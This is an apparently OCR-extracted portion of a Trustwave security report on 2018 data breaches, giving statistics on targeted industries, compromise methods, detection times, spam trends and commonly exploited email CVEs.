
Environments Compromised by Industry

Different industries face different kinds of attacks. Most of the incidents affecting the finance, hospitality and utility industries involved corporate and internal networks, whereas retail incidents were heavily slanted toward e-commerce attacks. POS attacks primarily affected health care and food and beverage industries. These statistics demonstrate the necessity of asking, "Where is my data of value?" when designing and building systems and then planning security accordingly.

Attackers mostly sought card-track data in the hospitality and food and beverage industries, which routinely collect card-swipe data from patrons. Criminals targeted several different industries for user and financial credentials, proprietary information and personally identifiable information (PII).



MOTIVATION OR TYPES OF DATA TARGETED BY INDUSTRY



Retail

77%	CNP (E-Commerce)
15%	Ransom
8%	Card Track Data

Manufacturing

43%	Financial/User Credentials
29%	Proprietary
14%	PII
14%	Cryptomining

Food & Beverage

40%	Card Track Data
20%	Financial/User Credentials
20%	CNP (E-Commerce)
20%	PII

Finance & Insurance

64%	Cash
12%	CNP (E-Commerce)
12%	Financial/User Credentials
12%	Other

Payment Services

20%	CNP (E-Commerce)
20%	Proprietary
20%	Cash
20%	PII
20%	Cryptomining

Health Care

50%	CNP (E-Commerce)
25%	Card Track Data
25%	PII

Hospitality

43%	Card Track Data
29%	Financial/User Credentials
14%	Proprietary
14 %	PII

Utility


80%	Financial/User Credentials
20%	CNP (E-Commerce)

Other Targets


29%	Financial/User Credentials
29%	Proprietary
12%	CNP (E-Commerce)
6%	PII
6%	Cryptomining
6%	Ransom
12%	Other

Compromises by Region

North America has lagged behind the rest of the world in adopting EMV chip-card standards for secure point-of-sale payments so, it's not surprising to see POS systems still account for nearly a quarter of incidents occurring in North America. In fact, in 2018 we investigated the first POS breaches we've seen outside of North America in several years. However, in this case, the Asia-Pacific incidents we investigated involved attacks on POS vendors not on merchant endpoints and were considerably more advanced than the attacks we see in most merchant breaches. While North America continues to reign supreme when it comes to attacks on insecure POS installations, the trend is positive – with POS attacks falling by nearly half from 2017.



METHOD OF DETECTION BY REGION



Compromise Duration

To understand how long it takes businesses to detect a breach and how long affected data records remain exposed, Trustwave investigators record the dates of three milestones in a compromise's duration:

- **Intrusion:** The date of initial intrusion is the day the attacker gained unauthorized access to the victim's systems, as determined by Trustwave investigators.
- **Detection:** The date of detection when the victim or another party identifies a breach transpired.
- **Containment:** The date of containment when the attacker can no longer access the environment and records are no longer exposed.

In some cases, the date of containment can occur before the date of detection, as when a software upgrade halts an attack before its discovery or when investigators determine the attacker left the network before they detected the breach.


To respond to a breach, one must first be able to detect it. Tools, such as endpoint detection and response (EDR) and improved organizational maturity – in terms of processes, training and awareness –led to dramatic decreases in the median times among all three milestones between 2017 and 2018. Median intrusion-to-containment durations fell to just 27 days in 2018 from 67 days in 2017.

Nevertheless, we still found evidence of attackers having access to compromised environments for extended periods, exceeding a year in some cases. This provides them with ample opportunities to obtain sensitive data and even set up mechanisms to collect and exfiltrate new data as it is added. It also means they can install multiple backdoors, significantly increasing the complexity of removing them from the network. Note, too, that operating system and application event logs, which often provide critical information regarding attacker activity, are typically retained only for seven days or less, making them largely useless when investigating an intrusion event that happened months ago.


The longer a data compromise lasts, the more harm the attacker can do and the costlier the breach can be. When victims can detect compromises internally, they generally do so quickly: The median time between intrusion and detection for internally discovered breaches was just 11 days in 2018, up from zero days in 2017, meaning those victims detected more than half of the breaches in 2017 the same day they happened.

In cases where the victims did not learn of the breach before regulatory bodies, law enforcement or other third parties (including customers, media, service providers and others) notified them, the duration was usually much longer – albeit improved. The median time between intrusion and detection for externally detected compromises was 55 days in 2018, down from 83 days in 2017.

MEDIAN TIME BETWEEN COMPROMISE MILESTONES




MEDIAN TIME BETWEEN INTRUSION AND DETECTION




Internally detected compromises also continued to be contained more quickly than externally detected ones. In cases where containment occurred after detection, the mean duration between the two milestones was just three days for internally detected breaches, compared to 45 days for externally detected breaches. The same tools and techniques that enable businesses to detect breaches on their own or in partnership with a managed security services provider often make it possible to respond to them within days or even minutes. By contrast, a business that needs an outside party to inform it of a breach often is not able to quickly contain the breach. Consequently, the compromise continues, sometimes for many crucial days.

AVERAGE TIME BETWEEN INTRUSION AND DETECTION IN 2018

(excluding incidents in which containment preceded detection)



MEDIAN TIME BETWEEN INTRUSION AND DETECTION



Overall, the median duration between intrusion and containment was significantly lower than in 2017 for externally and internally detected breaches. The median duration for externally detected breaches was 47 days in 2018, compared to 118.5 days in 2017. For internally detected breaches, the duration dropped to just one day from 13 days in 2017.

Methods of Compromise


Unfortunately, the weak point in most breaches remains the end-user. Phishing and other social-engineering techniques were the most common methods of compromise in 2018 in every type of environment, other than e-commerce, and were responsible for a majority of breaches in POS and cloud environments.

Endpoint detection and response (EDR) and next-generation anti-virus tools are ideal for detecting malware and malicious actions on a system. However, if an attacker induced a user to give away their credentials, then any attacker actions likely will look similar to legitimate actions. Multifactor authentication (MFA) remains the simplest and most effective approach to defending against these types of compromises, to the point where customers of cloud services that do not support MFA should consider taking their business elsewhere.

Disappointingly, e-commerce environments are still being compromised via many of the attack vectors the Open Web Application Security Project added to its Top 10 list of common security risks in 2010. Code injection leads with 53 percent of incidents. If there is a bright spot, it is that third-party plugins and applications are more likely to introduce vulnerabilities in popular platforms and frameworks than the core applications, which have had some success in increasing their own security.


Attackers compromised corporate environments via a wide range of methods due to the diversity of the applications and systems those environments maintain. A frequent sighting is compromised systems, such as internet-exposed intranets or development systems, that companies should have firewalled. Companies can, and should, use a simple vulnerability scan to detect improperly exposed systems.

Corporate/Internal Network




46%	Phishing/Social Engineering
14%	Weak Password
13%	Application Exploit
8%	Remote Access
5%	Code Injection
3%	Malicious Insider
3%	Misconfiguration
8%	Other

E-Commerce




53%	Code Injection
26%	Application Exploit
11%	File Upload
10%	SQL Injection

POS




60%	Phishing/Social Engineering
40%	Remote Access

Cloud



60%	Phishing/Social Engineerin
20%	Application Exploit
20%	Remote Access

Sources of Detection



Victim organizations detected fewer than half of attacks in 2018, with third parties, regulatory bodies or the attackers themselves detecting the rest. Attacker-reported cases included a mixed bag of ransomware, denial of service and defacement – situations in which the attacker wanted the victims to know they compromised their systems.

Unfortunately, we find that businesses write incident-response plans assuming they will detect the breach internally and have time to manage the public announcement and customer notification while also conducting an investigation to corroborate their findings. When an outside party detects the breach, as was the case with the majority of the incidents we investigated, the victim is left scrambling to identify the source of the breach, while also managing communications with inadequate information about its extent. Incident-response plans should always take into consideration the possibility an external party will report the breach and that the timing of disclosures will be outside the victim's control.

Threat Intelligence

The job of our Trustwave researchers is to compile a picture of the threat landscape by examining telemetry and breach investigation results, conducting vulnerability research and monitoring online criminal activity. In this section, we present what we learned about the most significant threats, threat actors and attacks in 2018.

Next, we examine the world of email spam, phishing and other scams, with a special focus on sexually-themed extortion messages, which increased in volume. From there, we explore cryptojacking, an unusual new form of browser-based attack, along with other web attack trends. We also probe some of the high-profile vulnerabilities and exploits that made their mark and survey the malware we encountered during real-world breach investigations.

Trustwave®


Email Threats

Overall, the email story in 2018 was a good one, although, spam volumes spiked slightly. Balancing out the increase was a significant decline in email messages containing malware and the partial retreat of the Necurs botnet, which concentrated on fewer, more-focused attacks. We saw a rise in phishing attempts in the form of unwelcome adult-themed blackmail that gained significant sums of money for some extortionists, and business email compromise (BEC) attempts continued.

Spam Trends and Themes

Volumes of inbound spam email increased slightly to 45.3 percent, up from 39.2 percent in 2017. However, the trend over the past several years has been one of consistently lower volumes, to less than 50 percent for the second year in a row from highs of close to 90 percent a decade ago. After a similar year-over-year increase in 2016, there was a big drop the following year; so, the uptick in 2018 does not necessarily prefigure a reversal of the long-term trend.

SPAM AS A PERCENTAGE OF TOTAL INBOUND MAIL



Trustwave Secure Email Gateway (SEG) uses multiple detection layers to block 99.9 percent of spam from reaching the intended recipient. Here are some insights gleaned in 2018:

- About 55 percent of email volume seen at the gateway was clean and legitimate, with spam and malware accounting for the remaining 45 percent. This percentage fluctuates daily as spam botnets perform their operations.
- IP reputation rejected 52 percent of spam and malware at the connection point. Mail not blocked at collection moves on to the processing engine for further analysis. The processing engine that detects and filters out unwanted messages, including phishing and BEC fraud, identified:
  - 99.7 percent as spam that did not include malware
  - 0.3 percent as binary and non-binary malware
- 0.05 percent (five out of every 10,000) of URLs clicked by message recipients as malicious or phishing (For messages that reach the intended recipients, the SEG Blended Threat Module performs real-time analysis of URLs the recipients click)

Spam Types

This figure shows the subject matter of the spam messages Trustwave observed. This data reflects unwanted mail Trustwave spam traps caught and may not be representative of spam that makes it to mailboxes. Those often sit behind blocking services that filter out unsolicited messages before delivery.


More than two-thirds of spam Trustwave detected promoted phony dating sites and services (30.4 percent), pharmaceutical and health products (22.6 percent) and job offers (14.6 percent). Dating and romance-related spam increased by nearly 10 percentage points to become the largest single category of spam we saw. The intent of most of these messages is to trick victims into sending money or credentials to a scammer posing as an attractive person interested in pursuing a romance. Messages often include malicious links disguised as pathways to nude or suggestive photos of the sender.

Spam promoting phony pharmaceuticals and health cures is a perennial favorite for scammers and remained one of the most common types we saw.

Spam related to jobs increased more than 300 percent. While some of the spam involved fake recruitment scams designed to obtain personal information, much of the increase is related to cybercriminals offering actual positions: namely "mules" to help move stolen money among accounts and countries.

Spam containing malware declined significantly, to just 6.1 percent of spam in 2018 from 25.7 percent in 2017, mostly because large spam botnets resorted to more focused and less frequent attacks compared to the previous year.


Scam messages increased to 3.5 percent of overall spam from 0.5 percent in 2017. These include familiar frauds, such as lottery scams, 419 scams and investment scams, as well a relatively new approach that attempts to extort cryptocurrency from victims by threatening to release compromising information.



Malicious Email Trends and Themes

Spam containing malware, which accounted for a major share of the spam messages Trustwave saw in 2016 and 2017, declined steeply in 2018 to just 6.1 percent of all spam. The rise and fall of malicious spam is due almost entirely to Necurs, a large and prolific botnet that began spamming malware aggressively in 2016. Necurs has not disappeared, but it shifted its focus to shorter, more-targeted campaigns, resulting in malware spam retreating to levels closer to those seen in 2015 and earlier.

MALWARE AS A PERCENTAGE OF TOTAL SPAM IN TRUSTWAVE SPAM TRAPS



How Malware Spam Works

Most malicious email attachments are first-stage downloaders, meaning they solely exist to download other malware by using simple scripts, such as JavaScript (.js, .jse) or VBScript (.vbs, .vbe) files, that usually are highly obfuscated and sometimes contain embedded PowerShell code. Other downloaders come in the form of scripts within HTML application (.hta), PDF and Microsoft Office files with embedded macros. Frequently, the first-stage script downloads a second-stage script that downloads either the final malicious payload or yet another downloader. The final process may involve many stages. In one spam campaign in 2018, we observed a Microsoft Word .docx file downloading an .rtf file that exploits a Microsoft Office vulnerability to download an .hta application with a VBScript that downloads the final malicious binary for a total of four different stages.

Malicious spam campaigns morph frequently with different email templates, attachments and payloads, and some change daily. Common payloads encountered included banking Trojans, such as Emotet, Ursnif, Hancitor and TrickBot; remote access Trojans (RATs), such as jRAT and FlawedAmmyy; and password stealers.

Malicious spam often employs exploits, either to deliver the final payload or as part of the attack flow. The top exploits we encountered in email were as follows:

CVE Reference	Detail
CVE-2017-11882	Microsoft Office Equation Editor stack buffer overflow
CVE-2014-6352	Windows OLE Remote Code Execution Vulnerability
CVE-2017-8759	.NET Framework Remote Code Execution Vulnerability
CVE-2017-0199	Microsoft Office/WordPad Remote Code Execution Vulnerability w/Windows API
CVE-2010-3333	RTF Stack Buffer Overflow Vulnerability
CVE-2015-1641	Microsoft Office Memory Corruption Vulnerability
CVE-2011-0609	Remote code execution via crafted Adobe Flash content (embedded .swf in Excel spreadsheet)
CVE-2012-0158	Microsoft Office MSCOMCTL.OCX Remote Code Execution Vulnerability


Introduction
Executive Summary
Data Compromise
Threat Intelligence
Email Threats
Malware Spam Campaigns
Phishing Trends and Themes
Defending the Email Attack Surface
Web Attacks
High-Profile Vulnerabilities and Exploits
Malware
State of Security

Malware Attachment Types

Most malicious attachments come packaged in archive formats, such as ZIP, RAR and 7z (7-Zip). Trustwave SEG Cloud scans incoming archive files to provide more effective protection against malicious attachments. In this analysis, we extracted all attachments from archives.

